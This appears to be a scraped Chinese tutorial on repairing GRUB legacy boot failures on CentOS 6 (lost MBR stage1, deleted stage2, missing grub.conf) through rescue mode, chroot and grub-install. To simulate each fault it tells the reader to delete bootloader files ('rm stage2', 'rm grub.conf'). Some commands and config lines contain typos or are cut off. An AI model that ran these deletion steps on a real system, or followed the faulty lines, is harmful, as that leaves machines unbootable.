


是否启用网络功能，因为我们不需要所以选择 No



选择继续






告诉你光盘已经挂载到/mnt/sysimage 目录下了，可以通过  
chroot /mnt/sysimage 命令切换到目录



选择 ok 继续，



启动一个 shell，这样就进入命令模式了


这里先选择第一项开启脚本：




2. 此时输入 `chroot /mnt/sysimage` 改变根

3. 在输入 `grub-install /dev/sda` 重建 mbr 的 stage1  
(bootloader)

4. . 重建之后再输入两次 exit 退回到此界面选择 reboot 即可如图:



到这里就重建完成了，然后输入两次 exit 退出，选择 reboot 重启



这样系统就可以启动了，由于要重建策略，所以会启动比较慢

第二类故障就是 stage2 失效

stage2 失效:

模拟 stage2 失效:

进入/boot/grub 目录下, 可以找到 stage2

输入命令: `rm stage2` (直接删除 stage2)


输入 : `init 6` (重启, 此时系统启动不了了并出现错误 **Error 15**)

当 stage2 失效时开机就会报错



```
Error 15
_
```

出现这种错误的时候就要借助 CentOS-6.4-x86\_64-LiveDVD.iso 的光盘引导了, 插入光盘之后重新启动选择光盘引导



- 1、用安装光盘引导系统或者 U 盘直接引导
- 2、如果是援救模式就在光盘或者 U 盘启动后选择 linux rescue, 然后选择语言和键盘方式,不小心将引导写入 U 盘的孩纸们, 请直接用 U 盘引导进入系统, fdisk -l 查看你的系统磁盘, 然后在# 命令行输入 grub 进入 grub 模式.
- 3、在#提示符, 援救模式下 chroot /mnt/sysimage (如果你用 U 盘引导或者光盘已经进入系统可以省略这一步) 直接查看磁盘挂载后执行下面的命令然后修改 grub.conf 即可

执行下面这条命令将引导写入你的硬盘（我的 boot 盘是挂载在

1 sdb1 上的）

2 /sbin/grub-install /dev/sdb

3

4 ###保存退出

5 ###这里的 /dev/sdb 指你的硬盘 或者你直接引导的某分区

6 /sbin/grub-install /dev/sdb1 也就是你的 boot 挂载分区

7

8 然后修改 /etc/grub.conf 里面修改为 (hd0,0)

9 重启系统 reboot

10

问题解决

如果还不行就执行以下两条命令 在 **grub** 模式下


1 grub>root (hd0,0)

2 grub>setup (hd0)










按 F10 保存退出并重启，启动后 5 秒内按回车键就进入



如果 5 秒内没有按回车键将默认启动 Boot，在这里选择 Boot 启动。

进入系统后可以按 `ctrl+alt+F2` 进入字符模式，用 root 帐号登录，然后挂载硬盘，不然是不能访问硬盘的，

`mount /dev/sda1 /boot` 将硬盘挂载到 /boot 目录下

```
[root@livedvd ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/live-rw  5.3G  4.6G  679M  88% /
tmpfs           1000M    80K 1000M   1% /dev/shm
/dev/sr0        1.7G  1.7G    0 100% /mnt/live
varcacheyum    1000M    0 1000M   0% /var/cache/yum
/tmp            1000M   12K 1000M   1% /tmp
/dev/sda1      485M   32M  428M   7% /boot
```

进入 /root/grub 下查看，发现没有 stage2 文件：

```
[root@livedvd ~]# mount /dev/sda1 /root/
[root@livedvd ~]# cd /root/grub/
[root@livedvd grub]# ll
total 149
-rw-r--r--. 1 root root   63 Dec 22 10:13 device.map
-rw-r--r--. 1 root root 13380 Dec 22 17:38 e2fs_stage1_5
-rw-r--r--. 1 root root 12620 Dec 22 17:38 fat_stage1_5
-rw-r--r--. 1 root root 11748 Dec 22 17:38 ffs_stage1_5
-rw-----. 1 root root   797 Dec 22 10:13 grub.conf
-rw-r--r--. 1 root root 11756 Dec 22 17:38 iso9660_stage1_5
-rw-r--r--. 1 root root 13268 Dec 22 17:38 jfs_stage1_5
lrwxrwxrwx. 1 root root   11 Dec 22 10:13 menu.lst -> ./grub.conf
-rw-r--r--. 1 root root 11956 Dec 22 17:38 minix_stage1_5
-rw-r--r--. 1 root root 14412 Dec 22 17:38 reiserfs_stage1_5
-rw-r--r--. 1 root root  1341 Nov 14 2010 splash.xpm.gz
-rw-r--r--. 1 root root   512 Dec 22 17:38 stage1
-rw-r--r--. 1 root root 12024 Dec 22 17:38 ufs2_stage1_5
-rw-r--r--. 1 root root 11364 Dec 22 17:38 vstafs_stage1_5
-rw-r--r--. 1 root root 13964 Dec 22 17:38 xfs_stage1_5
[root@livedvd grub]#
```

于是我们生成该文件：

输入


```
grub-install --root-directory=/ /dev/sda 重新生
```

成 stage2，查看发现有了 stage2。

重启并选择本地引导即可。如图：


```
[root@livedvd grub]# grub-install --root-directory=/ /dev/sda
Probing devices to guess BIOS drives. This may take a long time.
/dev/mapper/./dm-0 does not have any corresponding BIOS drive.
[root@livedvd grub]# ll /boot/grub/
total 276
-rw-r--r--. 1 root root    30 Dec 23 00:54 device.map
-rw-r--r--. 1 root root 13380 Dec 23 00:54 e2fs_stage1_5
-rw-r--r--. 1 root root 12620 Dec 23 00:54 fat_stage1_5
-rw-r--r--. 1 root root 11748 Dec 23 00:54 ffs_stage1_5
-rw-r--r--. 1 root root 11756 Dec 23 00:54 iso9660_stage1_5
-rw-r--r--. 1 root root 13268 Dec 23 00:54 jfs_stage1_5
-rw-r--r--. 1 root root 11956 Dec 23 00:54 minix_stage1_5
-rw-r--r--. 1 root root 14412 Dec 23 00:54 reiserfs_stage1_5
-rw-r--r--. 1 root root  1341 Nov 14  2010 splash.xpm.gz
-rw-r--r--. 1 root root   512 Dec 23 00:54 stage1
-rw-r--r--. 1 root root 125992 Dec 23 00:54 stage2
-rw-r--r--. 1 root root 12024 Dec 23 00:54 ufs2_stage1_5
-rw-r--r--. 1 root root 11364 Dec 23 00:54 vstafs_stage1_5
-rw-r--r--. 1 root root 13964 Dec 23 00:54 xfs_stage1_5
```

选择本地引导:



到此完成。

已经看到 stage2，然后重启看看




这时候就已经可以启动了

### 第三类就是 grub.conf 丢失或者损坏

执行 `rm grub.conf` 删除该文件。重启后发现无法启动。

模拟 grub.conf 丢失，首先查看该文件存在。



执行 `rm grub.conf` 删除该文件。重启后发现无法启动。

## 不挂载光盘

```
completions of a device/filename.]
grub> _
```

原因和修复思路：可能是 `grub.conf` 文件的配置有问题或者是 `/boot/grub` 和 `/boot` 下文件丢失，，反正先判断系统里尝试用手动方式启动，说不定这些文件还在，能启动的话，检查下 `grub.conf` 对不对

第一步

```
grub>root (hd0,0)
```

### 如果不知道是不是 `boot` 装在第一分区，那就用 `find /grub/grub.conf` 确定下 `cat (hd0,1) /etc/fstab` 能查到/分区的 UUID

第二步

```
grub> kernel /vmlinuz-2.6.32-642.11.1.el6.i686 ro
root=/dev/mapper/VolGroup-lv_root
```

###用 kernel 空格/按 TAB 键出这个文件 ,后面的 root 分区可以用 root=UUID=xxxx 来设定

第三步

```
grub> initrd /initfsram--xxx
```

###6.4 版本已经改名了

第四步

```
grub>boot
```

第五步

###去改 grub.conf 文件并保存下次正常启动###3

###编辑 grub.conf###

```
default=0
```

```
timeout=5
```

```
titile= RedHat
```

```
root (hd0,0)
```

```
kernel \ xxxxx ro root=xxxxx
```

```
initrd \
```

```
grub> root (hd0,0)
Filesystem type is ext2fs, partition type 0x83

grub> kernel /vmlinuz-2.6.32-
Possible files are: vmlinuz-2.6.32-504.el6.i686 vmlinuz-2.6.32-642.11.1.e
86

<up-lv_root
[Linux-bzImage, setup=0x3400, size=0x3d3e60]

grub> initrd /initramfs-2.6.32-
Possible files are: initramfs-2.6.32-504.el6.i686.img initramfs-2.6.32-64
1.el6.i686.img

grub> initrd /initramfs-2.6.32-
Possible files are: initramfs-2.6.32-504.el6.i686.img initramfs-2.6.32-64
1.el6.i686.img

grub> initrd /initramfs-2.6.32-504.el6.i686.img
[Linux-initrd @ 0x1ea27000, 0x14b8ae8 bytes]

grub> boot_
```

centos6.6 的 grub.conf 配置文件

default=0

timeout=5

splashimage=(hd0,0)/grub/splash.xpm.gz

hiddenmenu

title CentOS (2.6.32-504.el6.i686)

root (hd0,0)

kernel /vmlinuz-2.6.32-504.el6.i686 ro

